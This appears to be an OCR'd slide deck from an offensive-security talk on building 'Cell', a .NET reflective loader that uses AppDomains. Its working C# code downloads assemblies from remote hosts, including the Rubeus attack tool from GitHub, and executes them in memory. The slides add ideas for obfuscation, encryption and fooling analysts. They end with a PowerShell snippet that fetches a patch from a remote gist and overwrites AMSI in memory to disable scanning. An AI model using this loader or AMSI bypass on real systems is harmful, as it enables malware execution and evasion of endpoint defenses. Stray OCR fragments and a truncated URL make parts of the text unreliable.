  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```



Unable to start the event tracing session: This operation returned becau

Expanding the loader


Loader 4 - Cell - “Appdomains are cool”

Application Domains allow us to load and unload binaries at will, whilst keeping the original process open.

This gives us flexibility in case we want a reflective loader that is capable of running multiple assemblies without having to restart the loader or rerun an assembly without having to fetch it again.

Expanding the loader

Loader 4 - Cell - “Appdomains are cool”




```
4 references
public class Worker : MarshalByRefObject
{
    1 reference
    public  void ReflectFromWeb(string url, int retrycount=0, int timeoutTimer=0)
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        WebClient client = new WebClient();
        byte[] programBytes = null;
        while (retrycount >= 0 && programBytes == null)
        {
            try
            {
                programBytes = client.DownloadData(url);
            }
            catch (WebException ex)
            {
                Console.WriteLine("Assembly not found yet. sleeping for {0} seconds and retrying another {1} time(s)...", timeoutTimer, retrycount);
                retrycount--;
                Thread.Sleep(timeoutTimer * 1000);
            }
        }
        if (programBytes == null)
        {
            Console.WriteLine("Assembly was not found, exitting now...");
            Environment.Exit(-1);
        }
        Assembly dotnetProgram = Assembly.Load(programBytes);
        object[] parameters = new String[] { null };
        dotnetProgram.EntryPoint.Invoke(null, parameters);
    }
}
```

Code	Explanation
Public class worker: MarshalByRefObject	Enables access to objects across application domain boundaries in applications that support remoting.

Expanding the loader

Loader 4 - Cell - “Appdomains are cool”




```
static void Main(string[] args)
{
    AppDomain namek = AppDomain.CreateDomain("Namek");
    Console.WriteLine("Appdomain Namek created!");
    Console.ReadKey();
    Worker remoteWorker = (Worker)namek.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
    remoteWorker.ReflectFromWeb("http://10.0.2.15/HelloReflectionWorld.exe");
    Console.ReadKey();
    Console.WriteLine("Unloaded Namek!");
    AppDomain.Unload(namek);
    Console.ReadKey();
    AppDomain snakeWay = AppDomain.CreateDomain("SnakeWay");
    Console.WriteLine("Appdomain SnakeWay created!");
    remoteWorker = (Worker)snakeWay.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);
    Console.ReadKey();
    remoteWorker.ReflectFromWeb("http://10.0.2.15/mscorlib.exe");
    remoteWorker.ReflectFromWeb("https://github.com/Flangvik/SharpCollection/raw/master/NetFramework_4.5_Any/Rubeus.exe");
    Console.WriteLine("Unloaded SnakeWay!");
    Console.ReadKey();
}
```

Code	Explanation
Appdomain namek = AppDomain.CreateDomain(“Namek”)	Creates a new appdomain
Worker remoteWorker = (Worker)namek.CreateInstanceAndUnwrap(typeof(Worker).Assembly.FullName, new Worker().GetType().FullName);	Activates the worker class

Expanding the loader


Loader 4 - Cell - “Appdomains are cool”



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
Appdomain Namek created!
Hello from HelloReflectionWorld!
```

Cell.exe (3056) Properties
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | C

Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe"
AppDomain: Cell.exe	1450...	Default, Executable	
Cell	1469...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
AppDomain: Namek	1468...	Executable	
Cell	1474...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
HelloReflectionWorld	1493...		HelloReflectionWorld
System	1478...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_
System.Configuration	1477...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Config
System.Core	1480...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\
System.Xml	1478...	Native	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4
AppDomain: SharedDomain	1961...	Shared	
mscorlib	1465...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.



```
PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
Appdomain Namek created!
Hello from HelloReflectionWorld!
Unloaded Namek!
Appdomain SnakeWay created!
hit a key to start evasion
```

Cell.exe (3056) Properties
General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance | GPU | Comment


Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe"
AppDomain: Cell.exe	1450...	Default, Executable	
Cell	1469...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
AppDomain: SnakeWay	1485...	Executable	
Cell	1518...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
mscorlib	1518...		mscorlib
System	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77
System.Configuration	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_
System.Xml	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__
AppDomain: SharedDomain	1961...	Shared	
mscorlib	1465...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5

Potential Future improvements

Obfuscation


Encryption

Potential Implementation of this technique


Fetching xyz
Obfuscation + encryption using potential encryption keys
Please compile xyz, here are some potential encryption keys
Reflective load + brute force decrypt

Bonus: Idea to “bamboozle” analysts

Can you spot what’s going on in this picture?




```
PS C:\Users\jarvis> C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
Appdomain Namek created!
Hello from HelloReflectionWorld!
Unloaded Namek!
Appdomain SnakeWay created!
hit a key to start evasion
```

Cell.exe (3056) Properties

Structure	ID	Flags	Path
CLR v4.0.30319.0	7	CONCURRENT_GC, ...	"C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe"
AppDomain: Cell.exe	1450...	Default, Executable	
Cell	1469...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
AppDomain: SnakeWay	1485...	Executable	
Cell	1518...		C:\Users\jarvis\source\repos\Cell\bin\Release\Cell.exe
mscorlib	1518...		mscorlib
System	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a
System.Configuration	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Configuration\v4.0_
System.Xml	1518...		C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0_4.0.0.0__
AppDomain: SharedDomain	1961...	Shared	
mscorlib	1465...	DomainNeutral, Native	C:\Windows\Microsoft.Net\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5


Bonus: Interop with PowerShell

.NET, the gift that keeps giving



```
PS C:\Users\Jean> $NiceTryMicrosoft = @"
 using System;
 using System.Net;
 using System.Runtime.InteropServices;
   public class NiceTryMicrosoft
    {
        [DllImport("kernel32")]
        static extern IntPtr GetProcAddress(
        IntPtr hModule,
        string procName);

        [DllImport("kernel32")]
        static extern IntPtr LoadLibrary(
            string name);

        [DllImport("kernel32")]
        static extern bool VirtualProtect(
            IntPtr lpAddress,
            UIntPtr dwSize,
            uint flNewProtect,
            out uint lpflOldProtect);

        public static void LOLAMSI(String url)
        {
            uint oldProtect;
            //enable ssl
            ServicePointManager.SecurityProtocol = (SecurityProtocolType)3072;
            WebClient client = new WebClient();
            String content = client.DownloadString(url);
            String[] contentArray = content.Split('\n');
            var lib = LoadLibrary(contentArray[2]);
            var asb = GetProcAddress(lib, contentArray[3]);
            byte[] patch = Convert.FromBase64String(contentArray[4]);
            VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out oldProtect);
            Marshal.Copy(patch, 0, asb, patch.Length);
            VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out oldProtect);

        }
    }

"@
Add-Type $NiceTryMicrosoft
[NiceTryMicrosoft]::LOLAMSI("https://gist.githubusercontent.com/jfmaes/cc541d0cac5e513755d0fe05ab7a3dc7/raw/5fdf0f4f131c2

PS C:\Users\Jean> amsiscanbuffer
amsiscanbuffer : The term 'amsiscanbuffer' is not recognized as the name of a cmdlet, function, script file, or operable
correct and try again.
At line:1 char:1
+ amsiscanbuffer
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiscanbuffer:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

